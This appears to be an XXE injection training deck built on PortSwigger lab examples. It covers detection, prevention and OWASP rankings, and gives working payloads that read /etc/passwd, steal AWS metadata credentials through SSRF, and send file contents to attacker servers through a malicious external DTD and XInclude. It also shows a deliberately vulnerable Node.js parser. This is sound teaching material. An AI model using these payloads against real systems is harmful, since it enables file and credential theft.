
# ^	Time	Type	Payload	Source IP address
1	2023-Jul-23 04:26:24.454 UTC	DNS	l3pnqmgvppn0d87wdf15wlnzdqjh77vw	3.251.104.210
2	2023-Jul-23 04:26:24.469 UTC	HTTP	l3pnqmgvppn0d87wdf15wlnzdqjh77vw	34.251.122.40
3	2023-Jul-23 04:26:24.563 UTC	DNS	l3pnqmgvppn0d87wdf15wlnzdqjh77vw	3.248.180.46

Error-Based XXE Injection



```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY % xxe SYSTEM "https://exploit-
0abe0073037c94d080f752bd012a0007.exploit-server.net/malicious.dtd">
%xxe; ]>
<stockCheck>
  <productId>
    17
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'">
%eval;
%exfil;
```



Impact of XXE Injection Vulnerabilities

- Unauthorized access to the application.
 - **C**onfidentiality – Allows you to read files on the system.
 - **I**ntegrity – Usually not affected unless you escalate the XXE attack to compromise the underlying server.
 - **A**vailability – Allows you to perform a denial-of-service (DoS) attack, referred to as an XML bomb or a billion laughs attack.

OWASP Top 10




OWASP Top 10 - 2013	OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1 – Injection	A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication and Session Management	A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure	A3 - Injection
A4 – Insecure Direct Object References	A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Security Misconfiguration	A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery (SSRF)

HOW TO FIND XXE INJECTION VULNERABILITIES?




Finding XXE Vulnerabilities

Depends on the perspective of testing.




Black Box
Testing



White Box
Testing


Black-Box Testing

- Map the application.
 - Identify all visible instances in the application where client supplied input is parsed as XML code.
 - Inject XML metacharacters, such as a single quote, double quote, angle brackets, etc., to see if an error is thrown in the application that indicates if the application is using an XML parser.
 - Automate testing using a web application vulnerability scanner (WAVS).
- Test identified instances with XML payloads to have the application retrieve a publicly readable file from the backend server.
 - In-band XXE injection
 - Out-of-band XXE injection
 - Error based XXE injection




White-Box Testing

- Identify all instances in the application code where client supplied input is parsed as XML code.
 - For those instances, identify if the XML parser disables DTDs and / or external entities.
- Validate potential XXE Injection vulnerabilities on a running application.



```
const app = require("express")(),
const libxml =
require("libxmljs");
app.post("/profile/favorites",
(req, res) => {
  favorite =
  libxml.parseXml(req.body, {
    noent: true });
  addToFavorites(favorite)
});
```

HOW TO EXPLOIT XXE INJECTION VULNERABILITIES?



Vulnerable Application

Request:

```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    17
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



Response:

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

354
```

Retrieve Sensitive Data in Response

Request:

```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY xxe SYSTEM
"file:///etc/passwd">]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



Response:

```
HTTP/2 400 Bad Request
Content-Type: application/json;
charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2338

"Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
..."
```

Exploit XXE Injection to Perform SSRF Attack

Request:

```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



Response:

```
HTTP/2 400 Bad Request
Content-Type: application/json;
charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 30

"Invalid product ID:
latest
"
```

Exploit XXE Injection to Perform SSRF Attack

Request:

```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/latest"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



Response:

```
HTTP/2 400 Bad Request
Content-Type: application/json;
charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 30

"Invalid product ID:
meta-data
"
```


Exploit XXE Injection to Perform SSRF Attack

Request:

```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-
data/iam/security-credentials/admin">]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



Response:

```
HTTP/2 400 Bad Request
Content-Type: application/json;
charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 554

{"Invalid product ID":
{
  "Code" : "Success",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "P3A39PNDNgjytg9u60fE",
  "SecretAccessKey" :
  "JgNDdDK6a0FCVKA8shPlr4t9saM0wVo63KGimF1F",
  "Token" :
  "SKh40MomJcV3zUyr1r9j26Cl5dTs6jWvVU3jmztTiG
...
```

Exfiltrate Sensitive Data to an Attacker Server

Request:

```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY xxe SYSTEM
"http://5697t6jfs9qkgsaggzopz5qjgam1aty
i.oastify.com"> ]>
<stockCheck>
  <productId>
    &xxe;
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response:

```
HTTP/2 400 Bad Request
Content-Type: application/json;
charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20

"Invalid product ID"
```

Attacker Controlled Server:

#	Time	Type	Payload	Source IP address
6	2023-Jul-24 18:38:40.954 UTC	HTTP	5697t6jfs9qkgsaggzopz5qjgam1aty	34.253.173.2
5	2023-Jul-24 18:38:40.913 UTC	DNS	5697t6jfs9qkgsaggzopz5qjgam1aty	3.248.186.156
4	2023-Jul-24 18:38:40.913 UTC	DNS	5697t6jfs9qkgsaggzopz5qjgam1aty	3.248.186.186

Exfiltrate Sensitive Data to an Attacker Server

Request:

```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY % xxe SYSTEM
"http://5697t6jfs9qkgsaggzopz5qjgam1aty
i.oastify.com"> %xxe; ]>
<stockCheck>
  <productId>
    17
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response:

```
HTTP/2 400 Bad Request
Content-Type: application/json;
charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 20

"XML parsing error"
```

Attacker Controlled Server:

#	Time	Type	Payload	Source IP address
9	2023-Jul-24 18:46:56.714 UTC	HTTP	5697t6jfs9qkgsaggzopz5qjgam1a...	34.251.122.40
8	2023-Jul-24 18:46:56.696 UTC	DNS	5697t6jfs9qkgsaggzopz5qjgam1a...	3.248.186.25
7	2023-Jul-24 18:46:56.695 UTC	DNS	5697t6jfs9qkgsaggzopz5qjgam1a...	99.80.88.42

Exfiltrate Sensitive Data to an Attacker Server

Request:

```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY % xxe SYSTEM
"https://exploit-
server.net/external.dtd"> %xxe; ]>
<stockCheck>
  <productId>
    17
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```



external.dtd:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'https://exploit-server.net/?x=%file;'>">
%eval;
%exfil;
```

Exfiltrate Sensitive Data to an Attacker Server

Request:

```
POST /product/stock HTTP/2
...
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [<!ENTITY % xxe SYSTEM
"https://exploit-
server.net/external.dtd"> %xxe; ]>
<stockCheck>
  <productId>
    17
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

external.dtd:



```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'https://exploit-server.net/?x=%file;'">
<!ENTITY &#x25; exfil SYSTEM 'https://exploit-
server.net/?x=?content_of_hostname_file'">
%exfil;
```



Attacker Controlled Server:

10.0.4.95	2023-07-24 20:00:05 +0000	"GET /exploit HTTP/1.1"
10.0.4.95	2023-07-24 20:00:05 +0000	"GET /?x=db471b90d605 HT

Exploiting XInclude to Retrieve Files

XInclude is a part of the XML specification that allows an XML document to be built from sub-documents.

- You can place an XInclude attack within any data value in an XML document.

Request:

```
POST /product/stock HTTP/2
...
productId=1&storeId=1
```

Response:

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3

107
```


Exploiting XInclude to Retrieve Files

Request:

```
POST /product/stock HTTP/2
...









productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>&storeId=1
```

Response:

```
HTTP/2 400 Bad Request
...



"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
...
```

XXE Injection Labs

-  LAB
 APPRENTICE
 Exploiting XXE using external entities to retrieve files »
-  LAB
 APPRENTICE
 Exploiting XXE to perform SSRF attacks »
-  LAB
 PRACTITIONER
 Blind XXE with out-of-band interaction »
-  LAB
 PRACTITIONER
 Blind XXE with out-of-band interaction via XML parameter entities »
-  LAB
 PRACTITIONER
 Exploiting blind XXE to exfiltrate data using a malicious external DTD »
-  LAB
 PRACTITIONER
 Exploiting blind XXE to retrieve data via error messages »
-  LAB
 PRACTITIONER
 Exploiting XInclude to retrieve files »
-  LAB
 PRACTITIONER
 Exploiting XXE via image file upload »
-  LAB
 EXPERT
 Exploiting XXE to retrieve data by repurposing a local DTD »

Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS)



HOW TO PREVENT XXE INJECTION VULNERABILITIES?



Preventing XXE Injection

The best way to prevent XXE injection vulnerabilities is to disable dangerous XML features that the application does not need or intend to use.

- Disable resolution of external entities and disable support for XInclude.

XML External Entity Prevention Cheat Sheet:

https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

Resources

- XML Tutorial
 - <https://www.w3schools.com/xml/default.asp>
- Web Security Academy – XML External Entity (XXE) Injection
 - <https://portswigger.net/web-security/xxe>
- Web Application Hacker's Handbook
 - *Chapter 10 – Attacking Back-End Components (pages 384-386)*
- OWASP Web Security Testing Guide – Testing for XML Injection
 - <https://owasp.org/www-project-web-security-testing-guide/>
- OWASP XML External Entity Prevention Cheat Sheet:
 - https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html
- PwnFunction – XML External Entities (XXE) Explained
 - https://www.youtube.com/watch?v=gjm6VHZa_8s&ab_channel=PwnFunction